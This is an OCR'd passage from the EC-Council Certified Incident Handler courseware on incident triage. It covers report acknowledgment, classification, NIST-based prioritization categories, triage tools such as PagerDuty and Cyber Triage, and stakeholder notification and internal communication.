At this stage of IR, the team handling the incident needs to acknowledge the incident reporter. This acknowledgment can be initiated through an auto-response mechanism or email. The acknowledgment must include information such as the following:

- Acknowledgment specifying the incident report was received
- Information pertaining to the next process/steps on the incident report

**AUTORESPONSE MESSAGE**

**Hello xxx,**

**We have received your report and an incident investigation has been initiated according to our policy. We may need to contact the authorities, incident management teams, or your system administrators in case of emergency. Please take note of; without written consent, we will never disclose any details about the reporter, or the incident that occurred.**

**We will get in touch only if it is mandatory. If you wish to contact us regarding this incident again, kindly provide the associated ticket id: (Ticket_ID) in the message's subject field or you can also provide the ID on call.**

**Best regards,**

**IH&R Team**

Figure 2.23: Example of an incident report acknowledgment


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some of the steps involved in incident analysis and validation to verify data modification are listed below:

- **Log Analysis**

  Information related to the incident might be available in several places, such as IDPS, firewall, application, and router logs. Accordingly, logs should be deployed from centralized logging servers and logging devices to gain duplicates.

- **Event Correlation**

  Event correlation is a technique used to assign new patterns to relate a set of events that occur in a fixed amount of time. Several logs may reveal evidence of an incident—for example, a firewall log may reveal an IP address while an application log may reveal a username. Using event correlation, the IR team can identify the relation between all the available information.

- **Network and System Profiling**

  Profiling is the process of identifying the changes made to the various characteristics of expected activity. Monitoring network traffic and bandwidth, checksums of critical files, and file integrity are some of examples of profiling.

## Incident Classification

Incident classification performed by the IH&R team can be considered as a standardized method that helps them arrange and manage security incidents as per their established categories. The IH&R team can classify the incidents based on the potential targets and its severity. Classification of incidents can also help the IH&R team enhance the triage by ensuring that the team can immediately respond to the incidents depending on their criticalness. Apart from this, incident classification can also help the IH&R team determine their required roles for a consistent response and provide an efficient resolution for the identified incidents.

At this stage, an IH&R team must do the following:

- Evaluate incident details and correlate them with indicators
- Classify incidents based on the following:
  - Nature of the incident
  - Criticality of the systems impacted
  - Number of systems impacted
  - Legal and regulatory requirements
  - Severity
  - Affected resources
  - Attack methodology
- Assign an incident category along with a subcategory. For example, a category is “system” with a subcategory of “system outage”


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Contact other organizational departments if the incident falls outside the IH&R team's purview

## Incident Prioritization

Incident prioritization is the most critical decision in the IH&R process: to be sure; incidents must not be handled on a first-come, first-served basis but according to their risk levels. Incident prioritization is a sequential process that an IH&R team should adopt during incident handling. The IH&R team prioritizes incidents considering the highest business impacts, which can disrupt continuous business services and cause financial losses.

The incident prioritization must depend on the severity of the impact, the importance of the compromised resources, the operations disrupted, and the losses incurred due to the incident. It is the responsibility of the incident handler to prioritize the compromised elements and sort them according to the most important devices or applications required for business continuity. Next, the incident handler should assign a team to respond to the incidents and suggest methods for detection and containment based on the severity.

Prioritization can also help incident handlers manage the available IR staff and resources. The incident handler should consider the level of priority, predefined criteria, requirements, and urgency related to the restoration of the compromised resources. With prioritization, the IH&R team can first work on the most severe incidents to minimize financial and reputational damages. The prioritization can also help in reducing the amount of money and time required for IR functions, such as containment, eradication, and recovery as the team focuses on most critical incidents. Apart from this, prioritization also helps in scheduling tasks and easing the process of reporting the IR status to stakeholders and customers.

With the emerging number of diverse cybersecurity incidents, creating a category-based prioritization has become an essential step in the incident management process—as soon as an incident is identified in an organization, an incident responder should categorize it. The IH&R team should also adopt a common set of terminology and categorize the incidents in such a way that they can be conveyed easily across different departments. Incidents are generally categorized according to their severity or origin; hence, organizations can develop their own set of categories to distinguish among different security incidents.

According to NIST, the IH&R team must prioritize incidents based on the following factors:

Source: *https://nvlpubs.nist.gov*

- **Functional Impact of the Incident**

  IT system incidents generally impact the functionality of the business and they negatively impact the users of affected systems. IH&R teams should consider how an incident affects business continuity and the functionality of compromised systems. Notably, when assigning incident priority, they must consider the incident's impact on an organization's business process from both current and future perspectives while carefully evaluating the incident's impact on business-critical assets such as databases, servers, and applications.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Information Impact of the Incident**

  Incidents associated with sensitive data exfiltration by a malicious agent can compromise the confidentiality, integrity, and availability of organizational information. IH&R teams must prioritize these incidents based on their impact on the organizational information and evaluate this information based on its use and ownership—such data may belong to customers, clients, or partners and can include business secrets and other crucial information that may result in huge financial losses.

- **Recoverability from the Incident**

  The size, amount of data, and resources affected by the incident determine the amount of time and resources required to recover from the incident. IH&R teams must prioritize the incident based on the resources required to return the business to its normal functionality.

## Incident Prioritization Categories

Source: *https://nvlpubs.nist.gov*

### Functional Impact of the Incident

An incident triggered upon any organizational system can impact the entire business functionality associated with that system. Incident responders should assess how an incident can impact the existing functionality of the system and categorize it based on severity. The functional impact of the incident can be categorized as follows:

| Category | Description |
|---|---|
| None | No impact to the organization's ability to provide all services. |
| Low | Minimal impact: the organization can still provide all critical services with some lost efficiency. |
| Medium | Organizations lose ability to provide critical services to a subset of system users. |
| High | Organization is no longer able to provide some critical services to any users. |

Table 2.5: Functional impact categories

### Information Impact of the Incident

An incident triggered upon critical information can impact the confidentiality, integrity, and availability of organizational resources. Incident handlers should assess how an incident can impact the organization's resources and categorize it based on the severity. The Information impact of the incident can be categorized as follows:

| Category | Description |
|---|---|
| None | No information was exfiltrated, changed, deleted, or otherwise compromised. |
| Privacy breach | Sensitive personally identifiable information (PII) of entities was accessed or exfiltrated. |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | |
|---|---|
| Proprietary breach | Unclassified proprietary information, such as protected critical infrastructure information (PCII), was accessed or exfiltrated. |
| Integrity loss | Sensitive or proprietary information was changed or deleted. |

Table 2.6: Information impact categories

## Recoverability Effort Categories

Based on the incident type and impacted resources, the recovery time will be measured by the incident handlers. Some resources can be recovered within a short time, but some resources can take more than the expected time due to heavy loss. Incident handlers should estimate the efforts necessary to recover from an incident and carefully weigh recovery time. The recovery efforts for the incident can be categorized as follows:

| Category | Description |
|---|---|
| Regular | Time to recovery is predictable with existing resources. |
| Low | Time to recovery is predictable with additional resources. |
| Medium | Time to recovery is unpredictable; additional resources and outside help are needed. |
| High | Recovery from the incident is not possible (e.g., sensitive data exfiltrated and posted publicly); launch investigation. |

Table 2.7: Recoverability effort categories

## Tools for Incident Triage

Incident triage tools allow IH&R teams to assign emergency level to the incidents that helps them determine which incidents must be analyzed foremost. Incident handlers use tools such as PagerDuty, Cyber Triage, BigPanda's Automatic Incident Triage, etc. to prioritize and assign the level of urgency.

- **PagerDuty**

  Source: *https://www.pagerduty.com*

  PagerDuty allows incident handlers to configure the level of urgency to the incidents after classifying them. It assigns red and orange indicators for the top two highest-level priorities and then blue and gray variations for less pressing incident levels. PagerDuty displays priorities on its incident dashboard, making it easy to view when critical issues are active. Incident handlers can sort incidents according to priority on the same page and determine and analyze critical incidents for a single team or the whole organization.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.24: Screenshot of PagerDuty

- **Cyber Triage**

  Source: *https://www.cybertriage.com*

  Cyber Triage allows incident handlers to look for anomalous data similar to past incidents. The tool assigns a score based on risks; bad and suspicious items are prioritized and represented with red and orange, respectively. After reviewing the data, incident handlers can dig deeper for more context and start investigating them. Cyber Triage recommends related files, provides timelines to find other suspicious items, and makes it easy to pivot between artifacts.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.25: Screenshot of Cyber Triage

- **BigPanda's Automatic Incident Triage**

  Source: *https://www.bigpanda.io*

  BigPanda's Automatic Incident Triage software allows incident handlers to shorten, simplify, automate incident triage, and add actionable tags to incidents. To automate the incident triage process, BigPanda makes it easy for incident handlers to add business context and information to incidents using three types of custom tags:

  - Simple numeric priority-type tags that allows incident handlers to subsequently populate them with the appropriate business priority.
  - Free-form text tags that can be populated with any text string, such as a JIRA ticket URL or the name of a business unit, to make it easy to understand the context and take an action.
  - Multi-value tags that allow incident handlers to add an array of text tags, which is convenient when they get multiple pieces of business context (e.g., multiple SLA levels and resolution times for each SLA).


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.26: Screenshot of BigPanda's Automatic Incident Triage

## Step 4: Notification

After completing the incident triage phase, the IH&R team will be aware of the possible incident. Then, the team needs to notify the concerned internal and external personnel about the security incidents and the level of risks. This notification alerts them to play corresponding roles in protecting valuable assets from becoming more vulnerable. Proper coordination can reduce the complexity and magnitude of risk while dealing with incidents.

This section discusses the process flow of notification, point-of-contact, details about which to notify stakeholders, internal communication, and external communication methods. It also offers a sample notification form.

### Notification Process Flow

Communication plays a major role in enabling an organization to respond swiftly to an incident. It also helps in reducing the impact of an incident by facilitating better coordination between different stakeholders affected by the incident. Communicating the initial response process and results to IH&R team members crucially helps them understand the type of response required and their responsibilities in handling the incident. The detailed process flow of notification is shown in the figure given below:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.27: Process flow of notification

Incident handlers or responders must communicate about the severity of the incident to the management or authorized persons to gather relevant approvals for performing IR procedures. Such communications must include details of the first report, initial processes performed to assess the situation, detection methods applied, impacted resources, and management strategy.

After obtaining approval, the IH&R team should communicate details related to the incident with the necessary stakeholders. Similarly, all the employees and stakeholders must communicate with the IH&R team whenever they suspect a security breach. The IH&R team lead should discuss any breaches with core team members and other members of the organization to effectively handle the incident. Incident handlers can also communicate part of the situation to an external party after approval from management, if they require external support to handle the incident. After controlling and mitigating the incident, the IR team can disseminate the details of the incident and lessons learned across the organization and to the media to create awareness.

The typical goal of a response strategy is to examine the most appropriate response procedure for handling an incident and it depends on the circumstances of the incident. Before selecting a response strategy, IH&R teams should reinvestigate the details of the incident. The response plan should consider the political, technical, legal, and business factors related to the incident.

The factors that affect the resources required to investigate an incident include the following:

- Forensic duplication of related computer systems
- Criminal referral
- Civil litigation


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Key questions to be answered before communicating the incident:

- What is the range of impact of the incident on systems?
- How sensitive is the compromised or stolen information?
- Who are the attackers?
- Is the public aware of the incident?
- What unauthorized level(s) of access have the attackers gained?
- What are the attackers' skills?
- What was the total downtime for the system and the user?
- What was the total loss in dollars?

## Point of Contact

Point of contact refers to the personnel the IH&R team must contact to report an incident and obtain necessary permissions. The organization must assign a certain senior level employee with decision-making power as the point of contact for details such as incident severity and priority.

Organizations must ensure that their IH&R teams have a list of contacts who play a role in the IR process. They must notify all such contacts after classifying and prioritizing an incident to gain permission and perform other IR functions.

The notification requirements may differ from organization to organization, but some important contacts to be notified include:

- CEO
- CTO
- CIO
- CISO
- Other IR teams in the organization
- Owners of the victim systems and administrators
- Public affairs
- Legal department

An IR team can provide details about and the status of the incident through various modes of communication such as email, phone calls, instant messages, and in person; therefore, the list must include the aforementioned details of the personnel required to facilitate such communication. Although responders can relate preliminary information with informal means, they must use a written document or report to obtain permissions from the assigned authorities.

## Notification Details

An IH&R team should notify stakeholders about the following incident details to facilitate containment, eradication, and granting of required permissions:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Impact on business and services
- Scope of attack, including the resources, accounts, devices, and other components compromised
- Level of incident severity
- Urgency with which the organization must recover from the incident
- Resources available
- Exact time of detecting the first incident activity
- Network location of the activity
- Attack vectors and source
- Vulnerabilities or configuration flaws exploited
- Indicators of compromise
- Methods used for detection
- Suggestions regarding containment and eradication

**Note:** The notification must reveal incident details based on the rules specified in the organization's policy.

## Internal Communication

Internal communication is a key requirement not only in the notification phase but also in every phase of the IR process—right from preparation to recovery. During the response process, different teams within the organization, such as the IH&R core team, system administrator team, investigation team, and management team, work simultaneously to resolve the issues. Internal secure communication between these teams is essential for easing the response process. Organizations must ensure that the correct information is notified to the concerned person or team at the right time.

Considerations for internal incident communication are listed below:

- **Out-of-band communication**: The IH&R team should avoid using common email mechanisms and chat boxes to communicate with the internal teams during IR. Instead, they can use standard IR communication tools to convey the incidents.
- **Access limitation**: The incident-related data can be leaked if it passes through multiple systems or channels. The IR communication channel must be confined to corresponding teams or individuals.
- **Availability:** An emergency IR communication channel must be established between concerned departments, and it can be accessed any time via their devices as the IR crisis conditions may reoccur even during unofficial hours.
- **Easy to understand**: The communication should be comprehensible and on point to the triaged incident. IR team members must follow similar terminology and methods to achieve the next goal, i.e., containment.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

